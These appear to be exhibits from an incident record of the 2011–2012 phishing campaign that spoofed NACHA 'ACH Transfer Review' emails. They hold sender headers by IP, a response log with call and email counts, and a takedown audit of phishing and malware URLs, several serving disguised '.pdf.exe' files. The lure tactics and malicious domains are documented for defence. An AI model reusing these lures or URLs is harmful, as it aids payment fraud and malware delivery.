87.106.136.135	**Subject:** =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?= **From:** <ach@nacha.org> **Message ID:** <001901c489d8$631c91f6$3f6e4267@prrfap> **URLs:** http://www.nacha.org **Subject:** =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?= **From:** <ach@nacha.org> **Message ID:** <001d01c48f85$51e8610e$5d6ea2b6@npzdslug> **URLs:** http://www.nacha.org **Subject:** =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?= **From:** <ach@nacha.org> **Message ID:** <001801c414a3$8b37367b$1a0cc407@xmgnuyr> **URLs:** http://www.nacha.org
116.0.23.237	**Subject:** =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?= **From:** <ach@nacha.org> **Message ID:** <000001c4f5e5$1f76140e$0d4d52cb@ezqk> **URLs:** http://www.nacha.org **Subject:** =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=

	From:	<ach@nacha.org>
	Message ID:	<000201c41e40$01bf031a$ce7ff996@caincsw>
	URLs:	http://www.nacha.org
	Subject:	=?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
	From:	<ach@nacha.org>
	Message ID:	<000001c4c37e$1d191f3f$65285d84@nayff>
	URLs:	http://www.nacha.org
60.248.154.163	Subject:	ACH Transfer Review
	From:	"NACHA" <ach@nacha.org>
	Message ID:	<FCC2F0F1.03368CC2@nacha.org>
	URLs:	http://us.at.info.nacha.org
		http://www.nacha.org
	Subject:	ACH Transfer Review
	From:	"NACHA" <ach@nacha.org>
	Message ID:	<0389C931.9280C57F@nacha.org>
	URLs:	http://us.at.info.nacha.org
		http://www.nacha.org
	Subject:	ACH Transfer Review
	From:	"NACHA" <ach@nacha.org>
	Message ID:	<23DEFDBE.D3709F16@nacha.org>
	URLs:	http://us.at.info.nacha.org
		http://www.nacha.org
80.74.148.135	Subject:	=?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
	From:	<ach@nacha.org>
	Message ID:	<000901c47992$439abf5c$18ffbebb@kfuepb>
	Subject:	=?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
	From:	<ach@nacha.org>
	Message ID:	<000c01c486ee$3788ffe4$a8180b72@svolvec>
	URLs:	http://www.nacha.org
	Subject:	=?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
	From:	<ach@nacha.org>
	Message ID:	<000501c4c476$688def1f$4cc5c63d@nkvhbkqu>
	URLs:	http://www.nacha.org
74.52.40.170	Subject:	=?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
	From:	<ach@nacha.org>
	Message ID:	<000801c4cc09$8a762443$03cb4c6e@clck>
	URLs:	http://www.nacha.org
	Subject:	=?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
	From:	<ach@nacha.org>
	Message ID:	<000b01c4020a$227106bd$74ddfc92@meehdnlg>
	URLs:	http://www.nacha.org
	Subject:	=?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
	From:	<ach@nacha.org>
	Message ID:	<000501c450ee$e06b5a45$00979a87@jzntqjx>
	URLs:	http://www.nacha.org
96.9.136.114	Subject:	ACH Transfer Review
	From:	"ach 01" <ach.01@nacha.org>
	Message ID:	<000e01cc519c$9137c100$a0053b29@nacha.org>
	URLs:	http://xn--y-8ga.de
		http://www.nacha.org
	Subject:	ACH Transfer Review
	From:	"ach 01" <ach.01@nacha.org>
	Message ID:	<000e01cc51a5$d44a6200$15724776@nacha.org>
	URLs:	http://us.at.info.nacha.org
	Subject:	ACH Transfer Review
	From:	"ach 01" <ach.01@nacha.org>
	Message ID:	<000e01cc519c$f12e6780$9237b1b6@nacha.org>
	URLs:	http://us.at.info.nacha.org
		http://www.nacha.org

174.133.218.58

Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
From: <ach@nacha.org>
Message ID: <000501c433a6$0f1a9306$5a9de43b@boarlpjl>
URLs: http://www.nacha.org

Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
From: <ach@nacha.org>
Message ID: <000d01c46c16$050adead$68adf171@yikn>
URLs: http://www.nacha.org

Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
From: <ach@nacha.org>
Message ID: <000401c4b2cf$0e2b0092$83f2b418@qtjxsq>
URLs: http://www.nacha.org

74.54.31.72

Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
From: <ach@nacha.org>
Message ID: <000f01c47d7d$bca0c224$ee889345@abcj>
URLs: http://www.nacha.org

Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
From: <ach@nacha.org>
Message ID: <001001c4cc9e$5943111d$5bc331ec@ner>
URLs: http://www.nacha.org

Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
From: <ach@nacha.org>
Message ID: <000101c4cb52$d36a026e$1f100cc5@ipwjlln>
URLs: http://www.nacha.org

70.86.4.90

Subject: ACH Transfer Review
From: "ach 01" <ach.01@nacha.org>
Message ID: <000e01cc519c$d3f99900$5d61b9b6@nacha.org>
URLs: http://68u.mb.tw
mailto:info@nacha.org

Subject: ACH Transfer Review
From: "ach 01" <ach.01@nacha.org>
Message ID: <000e01cc539c$abd88880$8438533d@nacha.org>
URLs: http://kkkss.go.hk
mailto:info@nacha.org

Subject: ACH Transfer Review
From: "ach 01" <ach.01@nacha.org>
Message ID: <000e01cc529a$e4903900$253a7eb2@nacha.org>
URLs: http://kkkss.go.hk
mailto:info@nacha.org

206.55.237.21

Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
From: <ach@nacha.org>
Message ID: <008a01c4ca0a$27799461$3c4897a5@kdtxul>

Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
From: <ach@nacha.org>
Message ID: <001401c43c35$8d8a8bfc$a26f1d95@kjmwqn>
URLs: http://www.nacha.org

Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
From: <ach@nacha.org>
Message ID: <002001c4878e$01560f0e$d64fe2c6@wxvkrdf>
URLs: http://www.nacha.org

41.76.209.24

Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
From: <ach@nacha.org>
Message ID: <000001c43e03$72dc6e63$f8d8aa8f@fxaayf>
URLs: http://us.at.info.nacha.org
http://www.nacha.org

Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
From: <ach@nacha.org>
Message ID: <000001c45554$5da8ca3d$40429d20@vzlutv>
URLs: http://us.at.info.nacha.org
http://www.nacha.org

Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
From: <ach@nacha.org>
Message ID: <000001c42958$fed47562$af625e1d@sfgcqbpv>
URLs: http://us.at.info.nacha.org
http://www.nacha.org

72.26.192.2

Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
From: <ach@nacha.org>
Message ID: <000601c42edf$73a83ac5$204b90f8@vsn>
URLs: http://www.nacha.org

Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
From: <ach@nacha.org>
Message ID: <000c01c4464a$e9cd21fb$4de871ad@atu>
URLs: http://www.nacha.org

Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
From: <ach@nacha.org>
Message ID: <000589718.20110309105320@nacha.org>
URLs: http://www.nacha.org

203.12.0.152

Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
From: <ach@nacha.org>
Message ID: <000101c48405$113e83cb$5072e34d@lxunltg>
URLs: http://www.nacha.org

Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
From: <ach@nacha.org>
Message ID: <000901c433ba$c3b037d5$97a9647c@pglzonm>
URLs: http://www.nacha.org

Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
From: <ach@nacha.org>
Message ID: <000001c46f3b$031e7776$0aaa07b8@epetvcj>
URLs: http://www.nacha.org

68.142.202.96

Subject: ACH Transfer Review
From: "ach 01" <ach.01@nacha.org>
Message ID: <000e01cc519c$af9dbc80$6812b1b6@nacha.org>
URLs: http://us.at.info.nacha.org
http://www.nacha.org

Subject: ACH Transfer Review
From: "ach 01" <ach.01@nacha.org>
Message ID: <000e01cc519e$d4932f00$ac93d475@nacha.org>
URLs: http://us.at.info.nacha.org
http://www.nacha.org

Subject: ACH Transfer Review
From: "ach 01" <ach.01@nacha.org>
Message ID: <000e01cc519c$dc51d400$a7ee6a59@nacha.org>
URLs: http://us.at.info.nacha.org
http://www.nacha.org

64.34.176.115

Subject: ACH Transfer Review
From: "ach 01" <ach.01@nacha.org>
Message ID: <000e01cc519c$782f1000$66ccaa5f@nacha.org>
URLs: http://us.at.info.nacha.org
http://www.nacha.org

Subject: ACH Transfer Review
From: "ach 01" <ach.01@nacha.org>
Message ID: <000e01cc51b6$72462880$a133741b@nacha.org>
URLs: http://us.at.info.nacha.org
http://www.nacha.org

Subject: ACH Transfer Review
From: "ach 01" <ach.01@nacha.org>
Message ID: <000e01cc51b0$e1b91980$414c395f@nacha.org>
URLs: http://xn--y-8ga.de
http://www.nacha.org

85.159.59.219	Subject:	=?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
	From:	<ach@nacha.org>
	Message ID:	<000c01c44061$86d2892f$c55afe37@wyhbycd>
	URLs:	http://www.nacha.org
	Subject:	=?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
	From:	<ach@nacha.org>
	Message ID:	<001401c4f48c$0bac8474$b20f7bf1@chajxe>
	Subject:	=?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
	From:	<ach@nacha.org>
	Message ID:	<000301c40575$2a963d88$f5a34443@kfxbrtp>
	URLs:	http://www.nacha.org
95.211.22.11	Subject:	=?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
	From:	<ach@nacha.org>
	Message ID:	<002201c4fc44$a4c5a183$90498dcb@udc>
	URLs:	http://www.nacha.org
	Subject:	=?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
	From:	<ach@nacha.org>
	Message ID:	<002801c46a1d$acb28210$1f791606@wpo>
	URLs:	http://www.nacha.org
	Subject:	=?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
	From:	<ach@nacha.org>
	Message ID:	<000501c4e7ab$f51a023a$4863640b@ghqgw>
	URLs:	http://www.nacha.org
69.175.58.58	Subject:	=?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
	From:	<ach@nacha.org>
	Message ID:	<001401c40e77$c9fe2d80$d6a5b06f@dom>
	URLs:	http://www.nacha.org
	Subject:	=?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
	From:	<ach@nacha.org>
	Message ID:	<001b01c4094e$2191773e$21e31196@kmael>
	URLs:	http://www.nacha.org
	Subject:	=?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
	From:	<ach@nacha.org>
	Message ID:	<000d01c4aee2$53d38fab$aaae8d0b@aeasaoe>
	URLs:	http://www.nacha.org

EXHIBIT C.

NACHA-The Electronic Payments Association													
e-mail phishing log	FY 2011 through to	3-5-12			Statistics and actions taken								
				Number of Calls					Number of e-mail inquiries: info@nacha.org				
Date/time of occurance	Actions Taken	Other follow up/results	evolution of e-mail style	Day 1	Day 2	Day 3	Day 4	Day 5	Day 1	Day 2	Day 3	Day 4	Day 5
February 22, 2011	Auto message on main number; Member and ACH Operators communications distributed; notice posted under News Headlines on homepage of www.nacha.org		Subject line: Variations "ACH transfer rejected", "ACH payment cancelled"," Your ACH transaction"										
March 11, 2011	Auto message on main number; Member and ACH Operators communications distributed; notice posted under News Headlines on homepage of www.nacha.org												
March 29, 2011 7:27am	Activities above + FFEIC link on phishing added to website, and add link to same under What's New @ NACHA?		language references canceled by the "Electronic Payment Association" with our address and main number at the bottom of the e-mail, less sophisticated. Includes "please click here to view report" hyperlink to execute.										
April 5, 2011	Auto message on main number; referred callers to exisiting notice on www.nacha.org	voice mail system overwhelmed,TDOS, initiate new phone system search/options											
April 22, 2011 11:00am	Created new e-mail account "abuse@nacha.org"; auto message on main number; Members Member and ACH Operator communication distributed to direct fraudelent emails to abuse@nacha.org; notice posted under News Headlines on homepage of www.nacha.org instructing to direct fraudelent emails to abuse@nacha.org	autofeed established for quicker notification to security vendor for malware takedown		560									
April 25 2011 10:30am	Auto message on main number; exisiting website notice and callers instructed to send fraudulent emails to abuse@nacha.org			914	385								
April 27, 2011	MBS required to more frequently put on Night recorded message mode to address other office needs/breaks; Auto message on main number; exisiting wesbite notice and callers instructed to send fraudulent emails to abuse@nacha.org			484									
April 28, 2011	Activities above + reference to phishing email remains on NACHA home landing page			547	(29th) 295								
May 3, 2011	Activities above + added temp help for phone inquiries		Canceled transaction template used for mail merge includes bogus Transaction ID, Reason of Rejection and Transaction Report with an executable pdf that has a unique report number that is consistent with the Transaction ID number generated.	715									

May 4, 2011 (5:47 am)				1,169	(5th) 405	(6th) 169	(9th) 155	(10th) 96					
May 12, 2011 (6:26 am)			NACHA logo and trademark added to body of email	653									
May 13, 2011				528									
May 16, 2011 (5:02 am & 8:02 am)	Activities above + escalate outreach-FS-ISAC,DOJ, SS,			2,130									
May 17, 2011 6:18am	Activities above + review additional tech options (such Trusted E-mail registry)		abuse @nacha .org includes over 8,900 reported as of 11:00am today	1,342	(18th) 644	(19th) 348	(20th) 211						
May 24, 2011 (11:27 am)	Activities above +		"about us" language added to bottom of e-mail-3 variations-use of old text from website	315									
May 25, 2011 (3:09 am & 6:13 am)				1,701									
May 26, 2011 (6:47 am & 9:41 am)				2,284	(27th) 493								
May 31, 2011 (1:55 am & 9:28 am)			These 2 emails include language directing receipients to contact info@nacha.org with comments or questions. Approx 200-300 per day.	1,560	(6/1) 637	(6/2) 302	(6/3) 172						
June 6 - 10, 2011	No Phishing Email !!!		No Phishing Email !!!	(6th) 189	(7th) 95	(8th) 93	(9th) 62	(10th) 56					
June 13 - 17, 2011	2 Phishing Email on 16th		3 phishing email 17th	(13th) 73	(14th) 43	(15th) 74	(16th) 998	(17th) 708	(16th) 2818	(17th) 3424			
June 20, 2011	6 Phishing Emails reported			1,110	(21st) 449				4590	(21st) 1325	(22th) 81		
June 23, 2011	Several reported			(23rd) 997	(24th) 158				(23rd) 7391	(24th) 2492			
June 27, 2011	Several reported			(27th) 2392					(27th) 3398				
June 28, 2011	Several reported			(28th) 657					(28th) 2308				
June 29,2011	Several reported			(29th) 669	(30th) 380	(7/1) 91			(29th) 1388	(30th) 1889	(7/1) 162		
July 5, 2011	No Phishing Email !!!			(5th) 129	(6th) 59	(7th) 637	(8th) 178		(5th) 292	(6th) 41	(7th) 439	(8th) 219	
July 11, 2011	No Phishing Email !!!			(11th) 106	(12th)66	(13th) 64	(14th) 51	(15th) 48	(11th) 112	(12th) 72	(13th) 21	(14th) 9	(15th) 5
July 18, 2011	Phishing Email reported 7/19/11			(18th) 48	(19th) 540	(20th) 260	(21th) 93	(22th) 43	(18th) 38	(19th) 848	(20th) 81	(21th) 63	(22th) 32
July 25, 2011	Phishing Email reported 7/27/11			(25th) 57	(26th) 98	(27th)174	(28th) 98	(29th) 49	(25th) 150	(26th) 23	(27th)161	(28th) 47	(29th) 396
August. 5, 2011	Phishing Email reported 8/2/11			(1st) 396	(2nd) 455	(3rd) 181	(4th) 60	(5th) 45	(1st) 45	(2nd) 289	(3rd) 28	(4th) 9	(5th) 27
August 12, 2011	Phishing Email reported 8/8 & 12/11			(8th) 209	(9th) 111	(10th) 193	(11th) 59	(12th) 517	(8th) 475	(9th) 75	(10th) 133	(11th) 46	(12th) 2774
August 19,2011	Phishing Emails reported 8/16 & 19/11			(15th) 166	(16th) 238	(17th) 43	(18th) 63	(19th) 183	(15th) 524	(16th) 523	(17th) 48	(18th) 68	(19th) 330
August 22, 2011	Phishing Emails reported 8/24, 25 & 26th			(22st) 68	(23nd) 53	(24rd)1345	(25th)1548	(26th) 1001	(22st) 88	(23nd) 39	(24rd) 47	(25th)1130	(26th) 663
August 29, 2011	Phishing Emails reported 8/30,31, 9/1, 9/2		true NACHA employee name referenced	(29th) 452	(30th) 2539	(31st) 2208	9/1) 770	(9/2) 416	(29th) 97	(30th) 1033	(31st) 84	(9/1) 57	(9/2) 316
September 6, 2011	Phishing Emails reported daily		true NACHA employee name referenced	closed	(6th 915	(7th) 481	(8th) 414	(9th) 264	closed	(6th) 1259	(7th) 2737	(8th) 515	(9th) 217
September 12, 2011	Phishing Emails reported each w/variations	#'s low only 2 pp on phones		(12th) 211	(13th) 1266	(14th)357	(15th) 220	(16th) 310	(12th) (6638	(13th) 718	(14th) 257	(15th) 571	(16th) 1669
September 19, 2011	Phishing Emails rptd Mon-Thurs non Friday :)	Cleared 17,484 email over weekend		(19th) 465	(20th) 338	(21th) 267	(22nd) 530	(23rd)201	(19th) 886	(20th) 1185	(21st) 3205	(22nd) 258	(23rd) 137
September 26, 2011	Phishing Emails reported daily			(26th) 944	(27th) 926	(28th) 610	(29th) 405	(30th) 410	(26th) 187	(27th) 28	(28th) 63	(29th) 192	(30th) 16,239
October 3, 2011	Phishing Emails reported daily			(3rd) 244	(4th) 333	(5th) 613	(6th) 158	(7th) 636	(3th) 2716	(4th) 1588	(5th) 2599	(6th) 3889	(7th) 3623
October 10,2011	Phishing Emails reported daily			(10th)449	(11th) 632	(12th) 804	(13th) 883	(14th) 303	(10th) 1143	(11th) 107	(12th) 58	(13th) 22	(14th) 53
October 17, 2011	Phishing Emails reported daily	added "phishing and fraud resource" to home page of www.nacha.org		(17th) 128	(18th) 431	(19th) 590	(20th)895	(21st) 332	(17th) 825	(18th) 56	(19th)1182	(20th)2609	(21st) 117
October 24, 2011	Phishing Emails reported daily			(24th)1433	(25th)1006	(26th)932	(27th)112	(28th)963	(24th)2449	(25th) 3794	(26th)4440	(27th)93	(28th)2573
October 31, 2011	Phishing Emails reported 10/32 & Nov. 2			(31st) 704	(11/1) 386	(2nd) 183	(3rd) 126	(4th) 87	(31st) 53	11/1) 1982	(2nd) 114	(3rd) 194	(4th) 257
Nov. 7, 2011	Phishing Email Rptd 11/10 & 11/11			(7th) 123	(8th) 126	(9th) 124	(10th) 1006	(11th) 306	(7th) 377	(8th) 364	(9th) 1542	(10th) 35116	(11th) 986
Nov. 14, 2011	Phishing Email rptd daily	Phones were on Night Mode for 4 hours	Email rptd included language directing receipients to contact info@nacha.org with comments or questions. Approx 93k emails in the info box on 16th. .	(14th) 559	(15th) 997	(16th) 1140	(17th) 357	(18th)1002	(14th) 6,181	(15th) 40,016	(16th)52,663	(17th) 667	(18th) 15
Nov. 21, 2011	Phishing Email rptd daily (9am - 1pm)			(21st) 692	(22nd) 597	(23rd) 716			(21st) 6806	(22nd) 3665	(23rd) 15,380		
Nov. 28, 2011	Phishing emails rptd daily			(28th) 1412	(29) 503	(30) 1249	(12/1) 616	(12/2) 271	(28th) 350	(29) 14,891	(30) 243	(12/1)1244	(12/2) 64
Dec. 5, 2011	Phishing Emails reported daily			(5th)178	(6th) 250	(7th) 176	(8th) 128	(9th) 152	(5th) 184	(6th) 943	(7th) 1066	(8th) 315	(9th) 2032
Dec. 12, 2011	Phishing Emails reported daily			(12th) 373	(13th) 293	(14th) 383	(15th) 373	(16th) 409	(12th) 1723	(13) 6202	(14th) 22,626	(15th) 1379	(16th) 13,848
Dec. 19, 2011	Phishing emails rptd daily			(19) 496	(20) 197	(21) 196	(22)93	(23) 15	(19) 310	(20) 115	(21) 86	(22) 218	(23) 404
Dec. 26 2011	Phishing email rptd daily but Holiday slow		Call will increase after Holiday	closed	(27) 112	(28) 20	(29) 32	(30) 26	closed	(27) 262	(28) 90	(29) 54	(30) 25
Jan. 2, 2012	No Phishing Email !!!		Call regarding old dated emails	closed	(3rd) 51	(4th) 66	(5th68	(6th) 58	closed	(3rd) 168	(4th) 81	(5th) 52	(6th) 53
Jan. 9, 2012	Phishing Emails reported with past dates			(9th) 61	(10th) 95	(11th) 59	(12th) 46	(13th) 31	(9th) 127	(10th) 681	(11th) 80	(12th) 61	(13th) 56

Jan. 16, 2012	Past and present emails reprtd in low no's			(16) closed	(17) 62	(18) 72	(19) 47	(20) 67	(16) closed	(17)192	(18) 47	(19) 54	(20) 41
Jan. 23, 2012	Phishing Emails reported 24th - 27th		Customer service call predominately from Law offices and Insurance agencies regarding phishing	(23rd) 180	(24th) 119	(25th) 113	(26th) 304	(27th) 272	(23rd) 82	(24th) 69	(25th) 67	(26th) 23,714	(27th) 1436
Jan. 30, 2012	Phishing emails rptd daily		Seems that majority of bounced emails are coming from a different country each day.	(30) 348	(31) 163	(2/1) 84	(2/2) 67	(2/3) 139	English (30) 888	Chinese (31) 7799	Chinese (2/1) 6926	French (2/2) 6779	German (2/3) 2136
Feb. 6,	Phishing emails rptd daily		Friday high volume email & calls	(6) 89	(7) 123	(8) 365	(9) 87	(10) 756	(6) 459	(7) 6376	(8) 1249	(9) 129	(10) 6445
Feb. 13, 2012	Phishing emails rptd daily			(13) 234	(14) 336	(15) 169	(16) 111	(17) 125	(13) 9807	(14) 10,736	(15) 241	(16) 6618	(17) 667
Feb. 20, 2012	Phishing emails rptd daily		Phone on Night mode wPhishing message	(20) closed	(21) 196	(22) 224	(23) 72	(23) 69	(20) closed	(21) 271	(22) 95	(23) 87	(24) 79
Feb. 27, 2012	Phishing emails rptd daily		Night opt. plays recording re:emails	(27) 294	(28) 148	(29) 65	(1) 107	(2) 109	(27) 28	(28) 215	(29) 48	(1) 74	(2) 56
March 5, 2012	Phishing emails from past dates		Off night mode	(3/5) 66	(3/6) 66	(3/7) 82	(3/8) 44	(3/9) 48	(3/5) 90	(3/6) 60	(3/7) 56	(3/8)70	(3/9) 64

EXHIBIT D.

SOC ID	Bufi	Initiation	Shutdown	Attack Type	IP	NACHA TAKEDOWN AUDIT Registrar	Geo	Duration	Billable	Notes
72333	http://wifi-hardware.info	2/22/2011 11:49	2/22/2011 12:49	phish	64.202.189.170	GoDaddy.com Inc. (R171-LRMS)	US	0.99	1	
72337	http://star-tu-o-ticket.info	2/22/2011 12:07	2/22/2011 13:17	phish	64.202.189.170	GoDaddy.com Inc. (R171-LRMS)	US	1.17		
76874	http://myach-privacy-c.info	4/14/2011 14:18	4/14/2011 16:26	malware	64.202.189.170	GoDaddy.com Inc. (R171-LRMS)	US	2.14		
76875	http://adgga.co.cc/forum.php?tp=65d76161f0fc4594	4/14/2011 14:26	4/14/2011 20:43	malware	195.28.10.31	do.cc	RU	6.29	2	
77467	http://mynacha-solutions-o.info	4/22/2011 11:11	4/22/2011 14:01	malware	64.202.189.170	GoDaddy.com Inc. (R171-LRMS)	US	2.84		
77468	http://nacha-solutions-onow.info	4/22/2011 11:12	4/22/2011 14:01	malware	64.202.189.170	GoDaddy.com Inc. (R171-LRMS)	US	2.82		
77469	http://nacha-report-downlod.com/ACH_REPORT_A87431263.pdf.exe	4/22/2011 11:39	4/26/2011 9:05	malware	67.195.145.142	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	93.43	3	
77470	http://roncbag.cz.cc/forum.php?tp=040a529794b30fb1	4/22/2011 11:38	4/26/2011 18:51	malware	195.28.10.36	MONIKER	RU	103.23	4	
77472	http://nachasolutionst.info	4/22/2011 12:28	4/22/2011 14:02	malware	64.202.189.170	GoDaddy.com Inc.	US	1.56		
78428	http://nacha-report-downloads.info/ACH050411.pdf.exe	5/4/2011 12:45	5/6/2011 12:58	malware	67.195.145.142	Melbourne IT Ltd. (R141-LRMS)	US	48.21		
78429	http://fisixjhia.co.be/forum.php?tp=b4431698650e7de4	5/4/2011 13:28	5/5/2011 13:33	malware	94.63.149.53	Eurodns S.A.	RO	24.08	5	
79866	http://mnuyspe.co.be/forum.php?tp=1a1c0cd328499f08	5/17/2011 1:52	5/18/2011 8:50	malware	193.105.121.158	Eurodns S.A.	UA	30.97	1	Renewal
79948	http://federalreserve-report-download.info/WIRE20110517.pdf.exe	5/18/2011 7:03	5/18/2011 11:54	malware	67.195.145.141	YAHOO	US	4.86	2	
80457	http://ldofoibuyas.cz.cc/forum.php?tp=8bcc822a05189962	5/24/2011 20:35	5/25/2011 5:45	malware	92.38.232.92	dotFree Group s.r.o.	RU	9.16	3	
80482	http://perveneratio.com/report.exe	5/25/2011 4:25	5/25/2011 5:42	malware	82.197.131.46	AttractSoft GmbH	DE	1.28	4	
80498	http://nacha-report-domain-syst.info/ACH052411-003.pdf.exe	5/25/2011 8:43	5/26/2011 10:23	malware	67.195.145.142	Yahoo	US	25.67		
80941	http://nbhlbyatrsd.cz.cc/forum.php?tp=02be77593f350f96	5/27/2011 3:47	5/28/2011 9:44	malware	92.38.232.92	dotFree Group s.r.o.	RU	29.95		
80943	http://federalreserve-report-domain.info/ACH052611-027.pdf.exe	5/27/2011 6:35	5/28/2011 13:26	malware	67.195.145.142	Yahoo	US	30.85		
81242	http://dfufrghgasdf.cz.cc/forum.php?tp=90c8a53a07d5631d	6/1/2011 2:49	6/1/2011 7:22	malware	92.38.232.92	CZ.CC	RU	4.55		
82450	http://eqrgbczbdgqer.cz.cc/index.php?tp=9d115d3281bf4214	6/16/2011 9:52	6/16/2011 12:55	malware	85.15.231.112	CZ.CC Corp.	LV	3.05	5	
82771	http://irs-reports.com/federalreserve.report.pdf.exe	6/20/2011 15:50	6/20/2011 17:46	malware	67.195.145.142	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	1.93		
83447	http://nacha-report.org/transaction-report.pdf.exe	6/24/2011 11:41	6/24/2011 19:04	malware	67.195.145.141	Yahoo	US	7.38		
83448	http://personal-web-security.org/published-information.exe	6/24/2011 11:42	6/24/2011 15:33	malware	67.195.145.141	Yahoo, Inc.	US	3.85		
83671	http://nacha-reports-domain.com/cancelled-transaction.pdf.exe	6/27/2011 16:13	6/28/2011 8:52	malware	67.195.145.141	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	16.65		
83672	http://dsgjhdfgath.cz.cc/forum.php?tp=ec13bb967384b4a6	6/27/2011 16:55	6/28/2011 19:08	malware	78.111.51.100	MONIKER	AZ	26.21	6	
83680	http://nacha-reports.org/ACH7538001.pdf.exe	6/27/2011 18:55	6/28/2011 21:39	malware	67.195.145.141	YAHOO	US	26.74		
83719	http://www.reports-nacha.org/transaction-report.pdf.exe	6/28/2011 11:45	6/29/2011 13:59	malware	67.195.145.141	YAHOO Inc.	US	26.23		
83727	http://sddqhdskfgjr.cz.cc/forum.php?tp=ee2ef72f535564e9	6/28/2011 11:58	6/29/2011 11:05	malware	78.111.51.100	MONIKER	AZ	23.11		
83819	http://p8.hostingprod.com/@nacha-reports.us/transaction-report.pdf.exe	6/29/2011 9:28	6/29/2011 14:00	malware	67.195.140.223	Yahoo	US	4.54	7	
83895	http://www.federalreserve-goverment.com/rejected-report.pdf.exe	6/30/2011 8:05	7/1/2011 20:48	malware	98.139.135.22	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	36.71	8	
83907	http://p8.hostingprod.com/@federalreserve-goverment.com/rejected-report	6/30/2011 10:49	7/1/2011 20:53	malware	67.195.140.221	Markmonitor.com	US	34.07	9	
83908	http://nacha-reportslink.com/rejected-report.pdf.exe	6/30/2011 11:14	7/1/2011 20:59	malware	98.139.135.22	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	33.75		
84470	http://reports-nacha.com/ACH0538703.pdf.exe	7/8/2011 8:57	7/9/2011 1:21	malware	98.139.135.21	YAHOO	US	16.4	10	
84471	http://bnhkdfghadfg.cz.cc/forum.php?tp=6998ca312c143687	7/8/2011 9:11	7/10/2011 22:27	malware	207.58.177.96	dotFree Group s.r.o.	US	61.25	1	6/16/11 bucket of 10
85166	http://asdfasdgqghgsw.cx.cc/forum.php?tp=814e9f8081e083c2	7/19/2011 11:24	7/20/2011 21:54	malware	78.111.51.100	GoDaddy.com, Inc.	AZ	34.5		
85193	http://report-nacha.com/ACH2011761290543.pdf.exe	7/19/2011 17:49	7/20/2011 17:23	malware	98.139.135.21	Yahoo	US	23.58		
